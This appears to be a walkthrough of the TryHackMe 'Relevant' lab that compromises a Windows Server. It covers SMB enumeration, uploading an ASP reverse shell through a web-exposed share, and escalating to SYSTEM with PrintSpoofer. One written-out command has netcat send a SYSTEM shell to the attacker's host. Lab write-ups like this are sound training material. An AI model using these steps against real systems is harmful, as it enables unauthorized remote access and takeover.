TryHackMe | Relevant Writeup
TryHackMe | Relevant Writeup (No Metasploit)
Approach
As I am working towards obtaining the OSCP, I will avoid using automatic exploitation tools such as Metasploit or SQLMap.
The difficulty of this machine is easy.
As I first look into the page, the only thing I see is an IIS Windows Server image, with nothing else in the code, so I started by conducting a port scan using Nmap
1
nmap -sC -sV -p- Target_IP -oN relevant.nmap
Meanwhile, I ran GoBuster with Seclists’ web-content wordlist to find interesting directories.
1
gobuster dir -u Target_IP -w /usr/share/wordlists/seclist/Discovery/Web-Content/big.txt
While GoBuster was running, I examined the Nmap results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
Host is up (0.017s latency).
Not shown: 65526 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2023-06-26T16:22:35
|_Not valid after:  2023-12-26T16:22:35
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2023-06-27T16:42:47+00:00
|_ssl-date: 2023-06-27T16:43:28+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49663/tcp open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:93:A8:71:61:09 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-06-27T09:42:47-07:00
|_nbstat: NetBIOS name: RELEVANT, NetBIOS user: <unknown>, NetBIOS MAC: 0293a8716109 (unknown)
| smb2-time:
|   date: 2023-06-27T16:42:47
|_  start_date: 2023-06-27T16:22:53
|_clock-skew: mean: 1h23m59s, deviation: 3h07m50s, median: 0s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
We saw that the machine is running SMB, so let’s enumerate it.

We see a share called “nt4wrksv”, we can try to log in anonimously

There is an interesting file there, we download it so we can have it handy. Let’s take a look at its content.

The file contains two encoded user passwords, and we see that they are encoded using base64 at a glance. We could decode them using the console, but I prefer using CyberChef.

And here we have it, the passwords for users Bob and Bill. After obtaining these credentials, I tried to log in to SMB and SSH and it didn’t work.


However, using psexec, we can determine that the user Bill does not even exist, and Bob is but the password is wrong. Here comes the only challenge of this machine: it is a rabbit hole, as it provides you with fake credentials that have no use at all. So what can we do now? The GoBuster scan we did at the start didn’t find a single directory, so now we can do a couple things: look for vulnerabilities in the services or continue enumerating them.
The thing is, both methods can result in compromising the machine. For now, I will focus on SMB exploitation, because the other options is to use EternalBlue and it’s not the objective of this room.
SMB Exploitation
Let’s go for the easy one first. We saw that using GoBuster directly on the main page (port 80) didn’t get us any results, but we can enumerate the IIS webserver (port 49663).
We have found that there is a directory with the name “nt4wrksv”, just like the SMB share we used to enum. When accessing the link we get a blank page but no errors, so we can try to path traversal to check if we can see the contents of the passwords.txt file that was in the share.

And yes, we can view the file. Now we have access to a SMB share which can be accessed through browser, so let’s craft our ASP reverse shell and stablish initial access to the machine.


Now we have a shell and list the users to get the first flag. 
Privilege escalation
First we check for exploitable tokens
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
We have the SeImpersonatePrivilege token enabled, so no big deal to gain root acess. To do this we will upload PrintSpoofer and a netcat binary. Once we have both uploaded, we start another listener and run PrintSpoofer. You should get a bind shell with this command PrintSpoofer.exe -c “c:\inetpub\wwwroot\nt4wrksv\nc.exe LHOST LPORT -e cmd”, but because we just need to check one flag and nothing else I decided to invoke a SYSTEM shell on the same session with PrintSpoofer.exe -i -c cmd.

Finally we get the root flag.